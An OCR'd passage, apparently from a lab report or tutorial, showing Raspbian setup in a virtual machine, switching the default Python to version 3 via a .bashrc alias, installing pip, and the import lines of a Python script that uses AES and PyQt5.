
Language: Urdu

Timezone: Karachi

☑ Use English language ☑ Use US keyboard

Press 'Next' when you have made your selection.

Figure 3: Selecting country



Change Password

The default 'pi' user account currently has the password 'raspberry'. It is strongly recommended that you change this to a different password that only you know.


Enter new password:

Confirm new password:

☑ Hide characters

Press 'Next' to activate your new password.

Figure 4: Setting Password




Update Software

The operating system and applications will now be checked and updated if necessary. This may involve a large download.

Press 'Next' to check and update software, or 'Skip' to continue without checking.

Figure 5: Updating Software



Setup Complete

Your Raspberry Pi is now set up and ready to go.


Press 'Restart' to restart your Pi now so the new settings will take effect, or press 'Later' to close the wizard and restart the Pi yourself.

Taking a snapshot lets you preserve the state of the virtual machine so that you can return to the same state later.

Name: Snapshot 1


Description: this is first snapshot

Figure 6: Taking snapshot in VM for saving first state




```
pi@raspberrypi:~ $ python --version
Python 2.7.16
pi@raspberrypi:~ $ 
```

Figure 7: Python version already installed in Raspbian




```
pi@raspberrypi:~ $ python --version
Python 2.7.16
pi@raspberrypi:~ $ nano~/.bashrc
```




```
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples

# If not running interactively, don't do anything
case $- in
    *i*) ;;
      *) return;;
esac

# don't put duplicate lines or lines starting with space in the history.
# See bash(1) for more options
HISTCONTROL=ignoreboth

# append to the history file, don't overwrite it
shopt -s histappend

# for setting history length see HISTSIZE and HISTFILESIZE in bash(1)
HISTSIZE=1000
HISTFILESIZE=2000

# check the window size after each command and, if necessary,
# update the values of LINES and COLUMNS.
shopt -s checkwinsize

# If set, the pattern "**" used in a pathname expansion context will
# match all files and zero or more directories and subdirectories.
#shopt -s globstar

# make less more friendly for non-text input files, see lesspipe(1)
#[ -x /usr/bin/lesspipe ] && eval "$(SHELL=/bin/sh lesspipe)"

# set variable identifying the chroot you work in (used in the prompt below)
```

Updating python version




```
# Alias definitions.
# You may want to put all your additions into a separate file like
# ~/.bash_aliases, instead of adding them here directly.
# See /usr/share/doc/bash-doc/examples in the bash-doc package.

if [ -f ~/.bash_aliases ]; then
    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
if ! shopt -oq posix; then
  if [ -f /usr/share/bash-completion/bash_completion ]; then
    . /usr/share/bash-completion/bash_completion
  elif [ -f /etc/bash_completion ]; then
    . /etc/bash_completion
  fi
fi
alias python='/usr/bin/python3'
```




```
pi@raspberrypi:~ $ nano ~/.bashrc
pi@raspberrypi:~ $ python --version
Python 2.7.16
pi@raspberrypi:~ $ nano ~/.bashrc
pi@raspberrypi:~ $ python --version
Python 2.7.16
pi@raspberrypi:~ $ source ~/.bashrc
pi@raspberrypi:~ $ python --version
Python 3.7.3
pi@raspberrypi:~ $ 
```

Figure 8: Python New Version




```
Get:12 http://security.debian.org buster/updates/non-free i386 Packages [332 B]
Get:13 http://security.debian.org buster/updates/non-free Translation-en [344 B]
Get:14 http://ftp.debian.org/debian buster/main i386 Packages [7864 kB]
Ign:8 http://ftp.debian.org/debian buster/main amd64 Packages
Ign:14 http://ftp.debian.org/debian buster/main i386 Packages
Get:15 http://ftp.debian.org/debian buster/main Translation-en [5969 kB]
Ign:15 http://ftp.debian.org/debian buster/main Translation-en
Get:8 http://ftp.debian.org/debian buster/main amd64 Packages [10.6 MB]
Ign:8 http://ftp.debian.org/debian buster/main amd64 Packages
Get:14 http://ftp.debian.org/debian buster/main i386 Packages [10.5 MB]
Ign:14 http://ftp.debian.org/debian buster/main i386 Packages
Get:15 http://ftp.debian.org/debian buster/main Translation-en [5969 kB]
Ign:15 http://ftp.debian.org/debian buster/main Translation-en
Get:8 http://ftp.debian.org/debian buster/main amd64 Packages [10.6 MB]
Ign:8 http://ftp.debian.org/debian buster/main amd64 Packages
Get:14 http://ftp.debian.org/debian buster/main i386 Packages [10.5 MB]
Ign:14 http://ftp.debian.org/debian buster/main i386 Packages
Ign:15 http://ftp.debian.org/debian buster/main Translation-en
Ign:8 http://ftp.debian.org/debian buster/main amd64 Packages
Ign:14 http://ftp.debian.org/debian buster/main i386 Packages
Err:15 http://ftp.debian.org/debian buster/main Translation-en
  Error writing to output file - write (28: No space left on device) [IP: 130.89.148.12 80]
Ign:8 http://ftp.debian.org/debian buster/main amd64 Packages
Ign:14 http://ftp.debian.org/debian buster/main i386 Packages
Fetched 16.7 MB in 32s (523 kB/s)
Killedg package lists... 99%
pi@raspberrypi:~ $ sudo apt-get install python3-pip
Reading package lists... Done
Building dependency tree
Reading state information... Done
python3-pip is already the newest version (18.1-5+rpt1).
0 upgraded, 0 newly installed, 0 to remove and 113 not upgraded.
pi@raspberrypi:~ $ nano ~/.bashrc
pi@raspberrypi:~ $ source ~/.bashrc
pi@raspberrypi:~ $ python --version
Python 3.7.3
pi@raspberrypi:~ $ 
```

Figure 9: Installing pip in Python new version




```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
import random
import string
from Crypto.Cipher import AES
from Crypto.Hash import SHA256
from Crypto import Random
import threading
import os
import sys
from PyQt5.QtGui import QFont, QPixmap, QImage
from PyQt5.QtWidgets import QApplication, QWidget, QPushButton, QLabel, QLineEdit, QMessageBox
from PyQt5.QtCore import pyqtSlot, Qt
import pip
